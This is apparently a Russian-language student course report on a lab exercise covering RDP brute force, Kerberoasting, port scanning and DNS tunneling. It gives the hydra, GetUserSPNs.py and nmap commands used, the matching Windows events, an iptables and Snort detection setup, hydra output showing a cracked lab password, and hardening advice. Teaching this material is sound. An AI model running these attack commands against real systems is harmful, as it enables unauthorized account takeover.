

Финальный проект 1-го спринта

Отчёт по анализу атак Brute Force, Kerberoasting, Port Scanning и DNS Tunneling.

1. Окружение

IP-адрес	Роль хоста
10.0.0.21	Атакующий (Kali Linux)
10.0.0.10	Жертва (Windows Server 2019 / AD / DNS)
10.0.1.254	IDS/Firewall (Ubuntu + Snort + iptables)

2. Шаги проведения атак

Атака	Назначение команды	Выполненная команда
Brute Force (RDP)	Подбор пароля учётной записи	<code>hydra -l kerberoast_test2 -P ~/Desktop/passwords.txt rdp://10.0.0.10 -t 4</code>
Kerberoasting	Получение TGS и извлечение хеша	<code>GetUserSPNs.py demo.lab/kerberoast_test2:<password> -dc-ip 10.0.0.10 -request</code>
Port Scan (настройка обнаружения)	Создание цепочки iptables для логирования сканирования	<code>sudo iptables -N PORTSCAN</code> <code>sudo iptables -A INPUT -p tcp --syn -j PORTSCAN</code> <code>sudo iptables -A PORTSCAN -m recent --name portscan --set</code> <code>sudo iptables -A PORTSCAN -m recent --name portscan --update --seconds 3 --hitcount 10 -j LOG --log-prefix "PORTSCAN DETECTED: " --log-level 4</code> <code>sudo iptables -A PORTSCAN -m recent --name portscan --update --seconds 3 --hitcount 10 -j DROP</code>

Настройка snort	Добавление правила в Snort и запуск в режиме обнаружения	Добавить в /etc/snort/rules/local.rules: alert tcp any any -> 10.0.1.254 any (msg:"Possible Nmap Full Port Scan"; flags:S; threshold:type threshold, track by_src, count 10, seconds 3; sid:1000004; rev:1;) Запуск: sudo /usr/sbin/snort -c /etc/snort/snort.conf -i eth0 -A fast
Port Scanning	Поиск открытых портов	nmap -sS --top-ports 100 10.0.1.254
DNS Analysis	Поиск DNS tunneling	Анализ dns_tunnel_capture.pcap в Wireshark

3. Сбор и анализ логов

IP жертвы	IP атакующего	Атака	Описание	Путь до логов	Event ID / строки
10.0.0.10	10.0.0.21	Brute Force	Подбор пароля RDP	Windows Security Log	4625, 4624
10.0.0.10	10.0.0.21	Kerberoasting	Запрос TGS билетов	Windows Security Log	4769
10.0.1.254	10.0.0.21	Port Scan	Сканирование портов	Snort/syslog	PORTSCAN DETECTED
10.0.0.10	10.0.0.21	DNS tunneling	Подозрительные DNS-запросы	dns_tunnel_capture.pcap (анализировался в Wireshark)	eviltest.local

4. Рекомендации по усилению защиты

От Брутфорс атак:

1. Использовать сложные пароли
2. Внедрить многофакторную аутентификацию (MFA)

3. Настроить мониторинг Event ID 4625

От Kerberoasting:

1. Использовать сложные пароли для сервисных аккаунтов
2. Использовать учетные записи Managed Service Account (MSA)
3. Ограничить привилегии сервисных аккаунтов
4. Включить мониторинг Event ID 4769

От Port Scanning:

1. Использовать брандмауэр (запрещено всё, кроме явно разрешённых портов и IP)
2. Развернуть IDS/IPS (например, Snort) с правилами обнаружения сканирования

От DNS Tunneling:

1. Включить логирование всех DNS-запросов на DNS-сервере (особенно на контроллере домена)
2. Ограничить размер DNS-пакета и глубину вложенности доменов в настройках DNS-сервера
3. Мониторить необычно большой исходящий трафик DNS с одного клиента


5. Приложения

Скриншот Hydra:


```
Terminal - admin@id19939728-kali-vm: ~
File Edit View Terminal Tabs Help
localuser:root being added to access control list
admin@id19939728-kali-vm:~$ ls -la ~/Desktop
total 2024
drwxr-xr-x  2 admin admin   4096 Jun  8 13:06 .
drwxr-xr-x 18 admin admin   4096 Jun 12 14:24 ..
-rw-rw-r--  1 admin admin   6170 Mar 27  2025 dns_tunnel_capture.pcap
-rw-----  1 admin admin 2031457 May 10  2025 Final_incident.pcap
-rw-rw-r--  1 admin admin   17016 Mar 27  2025 passwords.txt
-rwxrwxr-x  1 admin admin   1049 Jan 31  2025 traffic_generator.sh
admin@id19939728-kali-vm:~$ ^C
admin@id19939728-kali-vm:~$ hydra -l kerberoast test2 -P ~/Desktop/passwords.txt rdp://10.0.0.10 -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-12 14:34:38
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1001 login tries (l:1/p:1001), ~251 tries per task
[DATA] attacking rdp://10.0.0.10:3389/
[3389][rdp] host: 10.0.0.10 login: kerberoast_test2 password: Secure#P@ss2024
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-12 14:34:42
admin@id19939728-kali-vm:~$
```


Событие 4625:




Событие 4624:




Kerberoasting:



Событие 4769:



NMAP:



Логи Snort:


```

admin@id19939728-snort-server:~$
admin@id19939728-snort-server:~$ sudo tail -n 50 /var/log/syslog | grep -a "PORTSCAN DETECTED"
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.148869] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=54 ID=64933 PROTO=TCP SPT=39910 DPT=8081 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.249184] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=54 ID=64833 PROTO=TCP SPT=39909 DPT=1909 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.349159] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=44 ID=24759 PROTO=TCP SPT=39910 DPT=1908 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.449373] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=54 ID=63959 PROTO=TCP SPT=39909 DPT=548 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.549492] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=38 ID=5407 PROTO=TCP SPT=39910 DPT=548 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.649616] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=44 ID=13182 PROTO=TCP SPT=39909 DPT=106 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.749719] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=54 ID=14567 PROTO=TCP SPT=39910 DPT=106 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.849711] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=36 ID=60466 PROTO=TCP SPT=39909 DPT=5009 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:11 fhmq8gpi6gm9vpg8780q9 kernel: [ 3491.950844] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=44 ID=21441 PROTO=TCP SPT=39910 DPT=5000 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.050042] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=54 ID=48594 PROTO=TCP SPT=39909 DPT=631 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.150582] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=40 ID=7367 PROTO=TCP SPT=39910 DPT=631 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.250564] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=45 ID=9951 PROTO=TCP SPT=39909 DPT=515 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.350975] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=46 ID=5082 PROTO=TCP SPT=39929 DPT=3306 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.450923] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=52 ID=1062 PROTO=TCP SPT=39910 DPT=515 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.551034] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S
RC=10.0.0.21 DST=10.0.1.254 LEN=44 TOS=0x00 PREC=0x00 TTL=42 ID=18641 PROTO=TCP SPT=39909 DPT=26 WINDOW=1024 RES=0x00 SYN URG=0
Jun 12 18:21:12 fhmq8gpi6gm9vpg8780q9 kernel: [ 3492.651513] PORTSCAN DETECTED: IN=eth0 OUT= MAC=d0:0d:1a:04:33:23:00:00:5e:00:01:00:08:00 S

```

Аномальные запросы DNS:

10.0.0.21 — Подключение к удаленному рабочему столу

Applications: dns_tunnel_capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
48	0.034991	10.0.0.15	8.8.8.8	DNS	58	Standard query 0x2a2d CNAME facebook.com
49	0.035286	10.0.0.30	8.8.8.8	DNS	68	Standard query 0x125c CNAME internal.winserv.local
50	0.035580	10.0.0.5	8.8.8.8	DNS	57	Standard query 0x5955 MX example.com
51	0.035879	10.0.0.10	10.0.0.21	DNS	76	Standard query 0x9e9b TXT z1y2x3w4v5u6t7s.eviltest.local
52	0.036180	10.0.0.10	10.0.0.21	DNS	81	Standard query 0x1733 MX b64payload0987654321.eviltest.local
53	0.036493	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x2187 TXT x9f8a7b6c5d4e3f2.eviltest.local
54	0.036796	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x973b MX dnsdata1234567890.eviltest.local
55	0.037092	10.0.0.10	10.0.0.21	DNS	76	Standard query 0x0c57 TXT z1y2x3w4v5u6t7s.eviltest.local
56	0.037396	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x27f5 TXT x9f8a7b6c5d4e3f2.eviltest.local
57	0.037751	10.0.0.10	10.0.0.21	DNS	76	Standard query 0x92d0 MX z1y2x3w4v5u6t7s.eviltest.local
58	0.038056	10.0.0.10	10.0.0.21	DNS	81	Standard query 0x8958 TXT b64payload0987654321.eviltest.local
59	0.038357	10.0.0.10	10.0.0.21	DNS	78	Standard query 0xaf0f MX dnsdata1234567890.eviltest.local
60	0.038654	10.0.0.10	10.0.0.21	DNS	81	Standard query 0x17ea CNAME b64payload0987654321.eviltest.local
61	0.038949	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x7cb3 MX x9f8a7b6c5d4e3f2.eviltest.local
62	0.039247	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x8cb3 TXT dnsdata1234567890.eviltest.local
63	0.039547	10.0.0.10	10.0.0.21	DNS	76	Standard query 0x0bca TXT z1y2x3w4v5u6t7s.eviltest.local
64	0.039851	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x99d1 MX dnsdata1234567890.eviltest.local
65	0.040145	10.0.0.10	10.0.0.21	DNS	81	Standard query 0x1ba0 MX b64payload0987654321.eviltest.local
66	0.040452	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x883c MX x9f8a7b6c5d4e3f2.eviltest.local
67	0.040752	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x8224 MX dnsdata1234567890.eviltest.local
68	0.041051	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x2e14 MX x9f8a7b6c5d4e3f2.eviltest.local
69	0.041345	10.0.0.10	10.0.0.21	DNS	81	Standard query 0xafb5 TXT b64payload0987654321.eviltest.local
70	0.041784	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x7673 MX dnsdata1234567890.eviltest.local
71	0.042082	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x0fb3 CNAME x9f8a7b6c5d4e3f2.eviltest.local
72	0.042383	10.0.0.10	10.0.0.21	DNS	76	Standard query 0x7ec6 TXT z1y2x3w4v5u6t7s.eviltest.local
73	0.042680	10.0.0.10	10.0.0.21	DNS	77	Standard query 0xa32d CNAME x9f8a7b6c5d4e3f2.eviltest.local
74	0.042899	10.0.0.10	10.0.0.21	DNS	78	Standard query 0x9e8b CNAME dnsdata1234567890.eviltest.local
75	0.043192	10.0.0.10	10.0.0.21	DNS	77	Standard query 0x75bb CNAME x9f8a7b6c5d4e3f2.eviltest.local

▶ User Datagram Protocol, Src Port: 37624, Dst Port: 53
 ▼ Domain Name System (query)
 Transaction ID: 0x9e9b
 Flags: 0xb100 Standard query